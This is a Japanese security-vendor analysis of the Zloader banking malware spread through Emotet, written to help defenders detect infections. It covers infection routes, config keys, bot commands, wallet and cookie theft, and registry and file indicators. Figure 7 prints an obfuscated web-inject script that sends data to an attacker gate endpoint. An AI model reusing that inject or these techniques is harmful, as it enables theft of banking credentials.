分析レポート：Emotetの裏で動くバンキングマルウェア「Zloader」に注意 | LAC WATCH

By サイバー救急センター

Published: 2020-11-25 · Archived: 2026-04-05 17:34:03 UTC

更新：2020年11月25日

更新のお知らせ
2020年11月6日に公開した記事の内容を訂正しました。
【訂正箇所】「表2 BaseConfig情報と感染経路の関連性」内の2020年9月中旬、感染経路が③の場合のRC4キー

誤：e858071ef441a9a66f1a0506fc20b8c3
正：03d5ae30a0bd934a23b6a7f0756aa504

サイバー救急センターの脅威分析チームです。サイバー救急センターでは、2020年9月にEmotetの攻撃メールの件数が急増したため注意喚起※1を行いました。その後もEmotetを配布する攻撃は継続しており、2020年10月に入ってもEmotetに関連する問い合わせを数多くいただいております。

※1 LAC WATCH：【注意喚起】猛威をふるっているマルウェアEmotet検知数の急増と対策について

図1は、サイバー救急センターへの問い合わせのうちEmotetに関連した問い合わせ件数を示したグラフです。2020年8月以降、問い合わせ件数は増え、9月には50件を超える問い合わせがありました。攻撃者グループは、金融機関サイトを中心に、仮想通貨取引所、ショッピングサイトや検索エンジンサイトにも攻撃対象を広げる可能性があるため、状況を確認し、この記事で紹介する対策を実施しておく必要があります。



図1 Emotetに関連するサイバー救急センターへの問い合わせ状況

Emotet は、情報窃取を行うだけでなく、感染端末から窃取した情報を用いてスパムメールを送信する機能を有するマルウェアですが、もう一つ大きな役割として他のマルウェアを呼び込むダウンローダ

として使用されています。ダウンロードされるマルウェアは、状況や時期に応じて異なりますが、TrickbotやQbot（Qakbot）、Zloaderなどの情報窃取型のマルウェアです。

サイバー救急センターがEmotetに感染した端末を2020年9月に調査したケースでは、約90%がZloaderに感染していました。Zloaderに感染した端末を調査する中で、日本の金融機関やクレジットカード会社を狙った痕跡も確認しています。そこで今回は、猛威をふるっているZloaderについて紹介します。

Zloaderとその感染経路

Zloaderは、オンラインバンキングの情報を窃取することを目的としたマルウェアの一つです。追加モジュールをC2サーバからダウンロードすることで、遠隔操作が可能なVNC（Virtual Network Computing）機能や情報窃取が可能なキーロガーやスクリーンショットなどの機能を拡充します。図2は、Zloaderの動作概要図です。



図2 Zloaderの動作概要図

まず、Zloaderの感染経路に着目します。2020年10月時点で、日本国内の端末がZloaderに感染する経路は、3つあることを確認しています（図3）。一つは、2020年8月下旬から観測しているEmotet経由でダウンロードするケース（①）であり、もう一つは、2020年10月中旬から観測している不正なマクロ付きのOfficeドキュメントファイルを経由して直接ダウンロードするケース（②）です。その他にも、

Webサイト上の不正広告によってマルウェアに感染させるエクスプロイトキット経由でZloaderをダウンロードするケース（③）があり、2019年12月下旬から観測しています。



図3 Zloaderへの3つの感染経路

それぞれの感染経路で使用されているZloaderは、時期によってバージョンが異なり、バージョンが更新されるごとに機能を拡充させています。

脅威分析チームでは、2019年12月下旬に日本の金融機関などのアカウントを対象とした1.0系のZloaderを観測しており、この頃から攻撃者グループが日本をターゲットにし始めたと考えています。2020年6月頃から攻撃は頻繁に行われ、2020年10月でも継続して攻撃が行われています。

表1は、攻撃の観測月とZloaderのバージョンを示したものです。Zloaderのバージョンは頻繁に更新されており、攻撃者グループの動きが活発であることがわかります。

表1 Zloaderバージョン情報

ZloaderのBaseConfigと感染経路の関連性

次に、Zloaderが持つ設定情報をみていきます。Zloaderは、BaseConfigと呼ばれるデータ構造を使用して、初期設定情報を保持しています。このBaseConfigには、図4に示すようなボットネットID（赤枠）

やキャンペーンID（青枠）、通信先（緑枠）やRC4キー（紫枠）などの情報が暗号化されて含まれています。



図4 復号後のBaseConfig（一部抜粋）

ここでは、BaseConfig情報と感染経路に着目して、それぞれの経路でダウンロードされたZloaderの関連性をみていきます（表2）。2020年10月の事例において、感染経路②と③でダウンロードされたZloaderは、共にボットネットID「r1」、キャンペーンID「r1」、RC4キー「e858071ef441a9a66f1a0506fc20b8c3」であり、同一の設定情報を保持していることがわかります。また、通信先情報（C2サーバ）も同一でした。さらに、このRC4キーに着目してみると、感染経路①を含む3つの全ての感染経路で同じキーが利用されていることが確認できます。

このように、ZloaderのBaseConfigに含まれる特定の情報が一致することから、同じ攻撃者グループが様々な攻撃インフラを利用して活動を行なっている可能性がうかがえます。

表2 BaseConfig情報と感染経路の関連性

機能を拡充させるZloader

Zloaderはバージョンアップを繰り返しており、機能を拡大しています。ここでは、Zloaderの仕組みとバージョン1.3.27.0以降の新しいコマンドなどを紹介します。なお、Zloaderの詳細な解析内容については、2020年5月中旬に公開されたMalwareBytes社とHYAS社のレポート※2やProofpoint社のレポート※3を参照ください。

※2 Shining a light on "Silent Night" Zloader/Zbot - Malwarebytes Labs | Malwarebytes Labs
（https://blog.malwarebytes.com/threat-analysis/2020/05/the-silent-night-zloader-zbot/）

※3 ZLoader Loads Again: New ZLoader Variant Returns | Proofpoint US

一般的にZloaderは、ローダとモジュールによって構成されています。2020年10月現在、3つの感染経路でダウンロードされているZloaderはローダであり、端末に感染後C2サーバと通信してCore Botと呼ばれるモジュールをダウンロードします。ダウンロードされたCore Botは、msiexec.exeなどのプロセスにインジェクトし、動作します。その後、オンラインバンキングマルウェアとしての主要な機能を備えたZloaderは複数のスレッドを作成し、追加のモジュールの取得やC2サーバからのコマンド待機、感染端末の情報送信などを行います。

表3に2020年6月以降Core Botで実装されたコマンドを示します。これらのうち、「user_execute_shell」と「user_execute_cmd」はバージョン1.4.28.0で新しく実装されたコマンドで、いずれも攻撃者が感染端末上で任意の操作を行うためのものです。また、コマンド「user_execute_mem」は、バージョン1.3.27.0まで実装されていましたが、その後削除されており、2020年10月29日時点の最新のバージョン1.6.28.0においても確認されていません。

表3 Core Botのコマンド

なお、上記のコマンドを受信した場合だけでなく、一部の情報窃取機能は必要なモジュールをダウンロードした直後にも動作します。たとえば、WebブラウザのCookie情報は、C2サーバからコマンド「user_cookies_get」を受信しなくとも、 SQLiteデータベース関連機能が含まれたモジュールがダウンロードされた後に窃取されます。

また、ネットワークやドメイン環境を調査するためのWindows標準コマンドである「cmd.exe /c ipconfig /all」や「cmd.exe /c net view /all /domain」などに関しても、Core Botの動作開始時に実行され、結果がC2サーバへ送信されます。

バージョン間の他の大きな特徴として、コマンド「user_files_get」の実装が変化していることが挙げられます。具体的には、感染端末から文書ファイル（拡張子がtxt、docx、xlsのファイル）を窃取する機能が、端末上の仮想通貨ウォレットを窃取する機能へと変化しています。

バージョン1.0.8.0では、コマンドを受信した際に%TEMP%配下に一部の文書ファイルがコピーされ、別のスレッドによってC2サーバへ送信するという動作でしたが、その後のバージョンでは文書ファイルを検索するもののファイルのコピーを行わなくなり、さらにバージョン1.5.28.0では文書ファイルの検索すらも行われなくなりました（図5）。

また、%TEMP%配下に一時的にファイルをコピーするという動作にも変更がみられ、ファイルを読み込んでそのまま送信するようになりました。



図5 文書ファイルを窃取する機能の比較
（左：バージョン1.0.8.0、右：バージョン1.5.28.0）

その一方で、端末上の仮想通貨ウォレットを窃取する機能が拡充されています。バージョン1.0.8.0では、仮想通貨ウォレットであるwallet.datをファイル検索して窃取する程度でしたが、バージョン1.5.28.0ではBitcoin-QtやLitecoin、Electrum、Ethreumなどの多数のウォレットが狙われるようになりました（図6）。

この機能によって、感染端末上にウォレットが存在する場合はその内容がC2サーバへ送信されます。なお、この動作はコマンド「user_files_get」の受信に関わらず実行され、C2サーバからコマンドがあった場合にも実行されます。

図6 Bitcoin-Qtのデータを窃取対象とするためのコード（バージョン1.6.28.0）

以上のように、ZloaderのCore Botは開発が盛んに行われており、全体的に不要な機能の削減をしつつ、攻撃者の目的に沿って機能を追加している傾向があります。そのような中で、2020年10月頃から確認

しているバージョン1.5.28.0以降から、仮想通貨に関連した機能が拡充されていることから、Zloaderを利用する攻撃者グループは金銭窃取に高いモチベーションがあるものと考えられます。

日本の金融機関を狙うZloader

多くのオンラインバンキングマルウェアは、Webインジェクション（Webinjects）と呼ばれる攻撃手法を利用します。この手法は、ユーザのWebブラウザ上で表示されるWebページに対して不正なHTMLやJavaScriptを挿入し、偽の入力画面などを表示させることで、ユーザの入力情報を窃取するものです。Zloaderもこの攻撃手法を用いて金融機関やクレジットカード会社の認証情報を窃取します。

Zloaderが採用しているWebインジェクション用のシステムは、Yummba※4と呼ばれるものです。図7は、Webインジェクション用の設定ファイルであり、図8は、攻撃者が用意したマニピュレーションサーバ※5にアクセスした画面です。2020年10月29日時点では稼働していることが確認できます。

※4 XyliBox: ATSEngine

※5 マニピュレーションサーバ：不正なHTMLやJavaScriptを配信または窃取した認証情報などが送信される不正なサーバ

```
<head>
<script>var home_link = "https:/[redacted].com/jpccgrab";var
    gate_link = home_link+"/gate.php";var pkey = "nI2uKn3k2d2";eval(function
    (p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?
    String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){
    while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){
    return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'
    \\b','g'),k[c]);return p}('7 1i(){8
    a={U:t,V:t,J:t,W:t},X;X=3.C;u{3.C=""}w(e){}a.Y=1T
    3.C=="1j"?!0:1U("/*@1V!@*/!1");u{3.C=X}w(
    e){}2(a.Y){a.W=(/^(?:.*?[^a-1W-Z])??(?:1X|1Y\\s*\\:)\\s*(\\d+\\.?\\
    d*)/i).11(13.14||"")?1k(1l.$1,10):t;8 e,K,x,15=3.16("1Z"),17=["{20-1m-1n
-1o-1p}","{21-1m-1n-1o-1p}","{22-23-24-25-26}"];u{15.1q.27="28(#29#2a)"}w(
    e){}19(x=0;x<17.r;x++){u{a.J=15.2b(17[x],"2c").2d(/,/g,".")}w(
    e){}2(a.J)2e}K=1k(a.J||"0",10);a.V=3.C||((/2f/
    i).11(3.2g||"")?5:K)||a.W;a.U=K||a.V}8 b=!!y.2h||13.14.1r(\' 2i/\'
    )>=0;2(/2j/2k.11(13.14)){9"1s"}k{2(a.Y){9"2l"+a.U}k 2(b){9"2m"}k
    2(!!y.2n&&!b){9"2o"}}}8 1a=1i();8 1b=(7(){7 2p(b){7 l(a){9"%"+f.1c(
    a>>4)+f.1c(a&2q)}8 c="2r-2s.~";8 d="!*\'();:@&=+$,/?%#[]";8 e=c+d;8
    f="2t";b=b+"";8 g="";2(!b||b.r==0){9""}19(8 i=0;i<b.r;i++){8 h=b.1c(
```

図7 Webインジェクション用の設定ファイル（一部抜粋）



図8 Yummbaを利用したマニピュレーションサーバ

2020年10月下旬に感染経路③で確認したZloaderは、図9に示すような日本の金融機関やクレジットカード会社、ショッピングサイトを標的とするWebインジェクション用の設定ファイルを利用していました。これは、ほぼ同時期に感染経路①や感染経路②からダウンロードされたZloaderでも、同様の標的が含まれており、ここからも、同じ攻撃者グループが様々な攻撃インフラを利用して活動を行なっている可能性がうかがえます。

また、2020年10月下旬に確認できたWebインジェクション用の設定ファイルに含まれていた標的のWebサイトは、全て日本のWebサイトであり、明らかに日本のユーザを標的としているということも言えそうです。



図9 Webインジェクションのターゲットとなるの一例

Zloaderが端末に残す痕跡

端末に作成されたディレクトリやファイル、レジストリキーの痕跡を確認することでZloaderへの感染有無を判断することが可能です。

1. ディレクトリやファイルの痕跡

Zloaderは、「%APPDATA%」配下にランダムな文字列のフォルダを複数作成し（図10）、作成されたフォルダには、それぞれZloaderの複製やC2サーバからダウンロードした追加モジュールなどを暗号化して保存します。



図10 Zloaderによって「%APPDATA%」配下に作成されたランダムな文字列のフォルダ例

複製されたZloaderの例（図11）

「%APPDATA%¥Ykal¥osognyu.exe」
「%APPDATA%¥Qxpwr¥feyve.exe」

図11 Zloaderが複製されている例

ダウンロードされた追加モジュールの例（図12）

「%APPDATA%¥Ucfuba¥yapxu.ew」
「%APPDATA%¥OQcwhf¥irxie.le」

図12 暗号化されたVNCモジュール（Hidden VNC）が作成されている例

2. レジストリキーの痕跡確認

Zloaderは、端末が起動時に自動起動するよう自動起動レジストリを作成します。また、Zloaderのボット情報やWebインジェクションの情報などもレジストリキー「HKEY_CURRENT_USER\Software\Microsoft\（ランダム文字列）\（ランダム文字列）」に格納します。

端末の自動起動レジストリキーの例（図13）

HKEY_CURRENT_USER¥Software¥Microsoft¥Windows¥CurrentVersion¥Run



図13 自動起動レジストリキーにZloaderが設定されている例

Zloaderの構成情報やWebInjectの情報などが含まれるレジストリキーの例（図14）

HKEY_CURRENT_USER¥Software¥Microsoft¥toxm¥ugba
HKEY_CURRENT_USER¥Software¥Microsoft¥Ofohq¥ukpofu

